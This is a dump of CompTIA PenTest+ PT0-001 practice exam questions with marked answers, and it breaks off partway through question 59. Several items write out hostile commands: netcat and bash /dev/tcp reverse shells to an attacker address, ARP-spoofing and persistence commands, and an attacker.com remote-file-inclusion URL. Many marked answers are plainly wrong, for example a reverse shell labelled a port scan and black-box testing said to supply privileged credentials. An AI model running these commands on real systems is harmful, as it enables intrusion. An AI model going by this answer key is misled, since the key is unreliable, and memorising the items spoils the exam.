CompTIA.Premium.PT0-001.by.VCEplus.65q

Number: PT0-001 VCEplus
Passing Score: 800
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PT0-001

CompTIA PenTest+ Certification

Version 1.0


Exam A

QUESTION 1
DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Select and Place:

Correct Answer:



Section: (none)
Explanation

Explanation/Reference:


QUESTION 2
DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = “Administrator”
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Select and Place:



Correct Answer:

Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
A penetration tester has compromised a Windows server and is attempting to achieve persistence. Which of the following would achieve that goal?

A. `schtasks.exe /create/tr “powershell.exe” Sv.ps1 /run`
B. `net session server | dsquery -user | net use c$`
C. `powershell && set-executionpolicy unrestricted`
D. `reg save HKLM\System\CurrentControlSet\Services\Sv.reg`

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 4
A client has scheduled a wireless penetration test. Which of the following describes the scoping target information MOST likely needed before testing can begin?

A. The physical location and network ESSIDs to be tested
B. The number of wireless devices owned by the client
C. The client's preferred wireless access point vendor
D. The bands and frequencies used by the client's devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

A. ICS vendors are slow to implement adequate security controls.
B. ICS staff are not adequately trained to perform basic duties.
C. There is a scarcity of replacement equipment for critical devices.
D. There is a lack of compliance for ICS facilities.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Impossible; external hosts are hardened to protect against attacks.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference https://nvd.nist.gov/vuln-metrics/cvss

QUESTION 7
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
D. Create a fake service in Windows called RTAudio to execute manually.
E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Which of the following tools is used to perform a credential brute force attack?

A. Hydra
B. John the Ripper

C. Hashcat
D. Peach

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

QUESTION 9
Which of the following situations would cause a penetration tester to communicate with a system owner/client during the course of a test? (Select TWO.)

A. The tester discovers personally identifiable data on the system.
B. The system shows evidence of prior unauthorized compromise.
C. The system shows a lack of hardening throughout.
D. The system becomes unavailable following an attempted exploit.
E. The tester discovers a finding on an out-of-scope system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the client?

A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.
B. Identify the issues that can be remediated most quickly and address them first.
C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities
D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

A. To remove the persistence
B. To enable persistence
C. To report persistence
D. To check for persistence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

A. `arpspoof`
B. `nmap`
C. `responder`
D. `burpsuite`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
References http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/

QUESTION 13
A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be

scanned. Which of the following would contain this information?

A. Rules of engagement
B. Request for proposal
C. Master service agreement
D. Business impact analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A penetration tester executes the following commands:

```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```


Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions
B. Application whitelisting
C. Shell escape
D. Writable service

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
References https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

QUESTION 15
A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

A. Stored XSS
B. Fill path disclosure
C. Expired certificate
D. Clickjacking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
References https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

QUESTION 16
A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.
B. Filter port 443 to specific IP addresses.
C. Implement a web application firewall.
D. Disable unneeded services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17

A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.
B. Install host-based intrusion detection.
C. Implement input normalization.
D. Perform system hardening.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
Black box penetration testing strategy provides the tester with:

A. a target list
B. a network diagram
C. source code
D. privileged credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
References: https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing

QUESTION 19
Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan
B. SET
C. BeEF
D. Wireshark

E. Maltego
F. Dynamo

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:
References: https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref

QUESTION 20
A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client
B. MAC address of the domain controller
C. MAC address of the web server
D. MAC address of the gateway

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

A. Randomize local administrator credentials for each machine.
B. Disable remote logons for local administrators.
C. Require multifactor authentication for all logins.
D. Increase minimum password complexity requirements.
E. Apply additional network access control.
F. Enable full-disk encryption on every workstation.
G. Segment each host into its own VLAN.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A security consultant is trying to attack a device with a previously identified user account.

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                    Required
----                  ---------------                                    --------
RHOST                 192.168.1.10                                       yes
RPORT                 445                                                yes
SERVICE_DESCRIPTION                                                      no
SERVICE_DISPLAY_NAME                                                     no
SERVICE_NAME                                                             no
SHARE                 ADMIN$                                             yes
SMBDOMAIN             ECorp                                              no
SMBPASS               aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER               Administrator                                      no
```


Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

```
IP: 192.168.1.20
NETMASK: 255.255.255.0
DEFAULT GATEWAY: 192.168.1.254
DHCP: 192.168.1.253
DNS: 192.168.10.10, 192.168.20.10
```

Which of the following commands should the malicious user execute to perform the MITM attack?

A. `arpspoof -c both -r -t 192.168.1.1 192.168.1.20`
B. `arpspoof -t 192.168.1.20 192.168.1.254`
C. `arpspoof -c both -t 192.168.1.20 192.168.1.253`
D. `arpspoof -r -t 192.168.1.253 192.168.1.20`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing

QUESTION 24
A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

A. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.
B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.
C. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.
D. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

A. Selection of the appropriate set of security testing tools
B. Current and load ratings of the ICS components
C. Potential operational and safety hazards
D. Electrical certification of hardware used in the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

A. Cleartext exposure of SNMP trap data
B. Software bugs resident in the IT ticketing system
C. S/MIME certificate templates defined by the CA
D. Health information communicated over HTTP
E. DAR encryption on records servers

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack
B. Targeting a specific team with an email attack
C. Targeting random users with a USB key drop
D. Targeting an organization with a watering hole attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.comparitech.com/blog/information-security/spear-phishing/

QUESTION 28
A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application. Before beginning to test the application, which of the following should the assessor request from the organization?

A. Sample SOAP messages
B. The REST API documentation
C. A protocol fuzzing utility
D. An applicable XSD file

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register
B. Index pointer register

C. Stack base pointer
D. Destination index register

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

QUESTION 30
During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. `nc 192.168.1.5 44444`
B. `nc -nlvp 44444 -e /bin/sh`
C. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f`
D. `nc -e /bin/sh 192.168.1.5 44444`
E. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f`
F. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f`

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
References: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

QUESTION 31
Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

A. Manufacturers developing IoT devices are less concerned with security.
B. It is difficult for administrators to implement the same security standards across the board.
C. IoT systems often lack the hardware power required by more secure solutions.

D. Regulatory authorities often have lower security requirements for IoT systems.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
Which of the following commands starts the Metasploit database?

A. `msfconsole`
B. `workspace`
C. `msfvenom`
D. `db_init`
E. `db_connect`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
References: https://www.offensive-security.com/metasploit-unleashed/msfconsole/

QUESTION 33
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.
B. Decompile.
C. Cross-compile the application.
D. Convert JAR files to DEX.
E. Re-sign the APK.
F. Attach to ADB.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.
B. Weak password management practices may be employed.
C. Cryptographically weak protocols may be intercepted.
D. Web server configurations may reveal sensitive information.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?

A. Appendices
B. Executive summary
C. Technical summary
D. Main body

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:

```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

A. Horizontally escalate privileges.
B. Scrape the page for hidden fields.
C. Analyze HTTP response code.
D. Search for HTTP headers.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the remote computer, run the following commands:
```
export XHOST 192.168.1.10:0.0
xhost+
Terminal
```
B. From the local computer, run the following command:
```
ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm
```
C. From the remote computer, run the following command:
```
ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 “xhost+; xterm”
```
D. From the local computer, run the following command:
```
nc -l -p 6000
```
Then, from the remote computer, run the following command:
```
xterm | nc 192.168.1.10 6000
```


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:

```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```


Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability
B. Parameter pollution vulnerability
C. File upload vulnerability
D. Cookie enumeration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. `perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;`
B. `ssh superadmin@<DESTINATIONIP> -p 443`
C. `nc -e /bin/sh <SOURCEIP> 443`
D. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
References: https://hackernoon.com/reverse-shell-cf154dfee6bd

QUESTION 40
A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

A. Command injection attack
B. Clickjacking attack
C. Directory traversal attack
D. Remote file inclusion attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
References: https://geekflare.com/http-header-implementation/

QUESTION 41
Which of the following are MOST important when planning for an engagement? (Select TWO).

A. Goals/objectives
B. Architectural diagrams
C. Tolerance to impact
D. Storage time for a report

E. Company policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
The following line was found in an exploited machine's history file. An attacker ran the following command:

```
bash -i >& /dev/tcp/192.168.0.1/80 0> &1
```

Which of the following describes what the command does?

A. Performs a port scan.
B. Grabs the web server's banner.
C. Redirects a TTY to a remote system.
D. Removes error logs for the supplied IP.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://hackernoon.com/reverse-shell-cf154dfee6bd

QUESTION 43
Which of the following types of intrusion techniques is the use of an “under-the-door tool” during a physical security assessment an example of?

A. Lockpicking
B. Egress sensor triggering
C. Lock bumping
D. Lock bypass

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/

QUESTION 44
During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.
B. Complete all findings, and then submit them to the client.
C. Promptly alert the client with details of the finding.
D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.
B. Harvest the user credentials to decrypt traffic.
C. Perform an MITM attack.
D. Implement a CA attack by impersonating trusted CAs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled ''changepass."

```
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
```

Using “strings" to print ASCII printable characters from changepass, the tester notes the following:

```
$ strings changepass
exit
setuid
strcmp
GLIBC_2.0
ENV_PATH
%s/changepw
malloc
strlen
```

Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.
B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.
C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.
D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

A. `nmap -p 53 -oG dnslist.txt | cut -d “:” -f 4`
B. `nslookup -ns 8.8.8.8 << dnslist.txt`
C. `for x in {1...254}; do dig -x 192.168.$x.$x; done`
D. `dig -r > echo “8.8.8.8” >> /etc/resolv.conf`

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Given the following Python script:

```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```


Which of the following is where the output will go?

A. To the screen
B. To a network server
C. To a file
D. To /dev/null

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49

An engineer, who is conducting a penetration test for a web application, discovers the user login process sends from field data using the HTTP GET method. To mitigate the risk of exposing sensitive information, the form should be sent using an:

A. HTTP POST method.
B. HTTP OPTIONS method.
C. HTTP PUT method.
D. HTTP TRACE method.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan
B. Dynamic scan
C. Static scan
D. Compliance scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL:

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.

B. Block URL redirections.
C. Double URL encode the parameters.
D. Stop external calls from the application.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan
B. Stealth scan
C. Full scan
D. Credentialed scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).

A. Mandate all employees take security awareness training.
B. Implement two-factor authentication for remote access.
C. Install an intrusion prevention system.
D. Increase password complexity requirements.
E. Install a security information event monitoring solution.
F. Prevent members of the IT department from interactively logging in as administrators.

G. Upgrade the cipher suite used for the VPN solution.

Correct Answer: ACG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
A penetration tester is reviewing the following output from a wireless sniffer:

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following can be extrapolated from the above information?

A. Hardware vendor
B. Channel interference
C. Usernames
D. Key strength

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity

D. Principle of likeness
E. Principle of social proof

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.
B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.
C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.
D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.
B. Enable a secure cookie flag.
C. Encrypt the communication channel.
D. Sanitize invalid user input.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A penetration tester is performing a code review. Which of the following testing techniques is being performed?

A. Dynamic analysis
B. Fuzzing analysis
C. Static analysis
D. Run-time analysis

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://smartbear.com/learn/code-review/what-is-code-review/

QUESTION 59
During a full-scope security assessment, which of the following is a prerequisite to social engineer a target by physically engaging them?

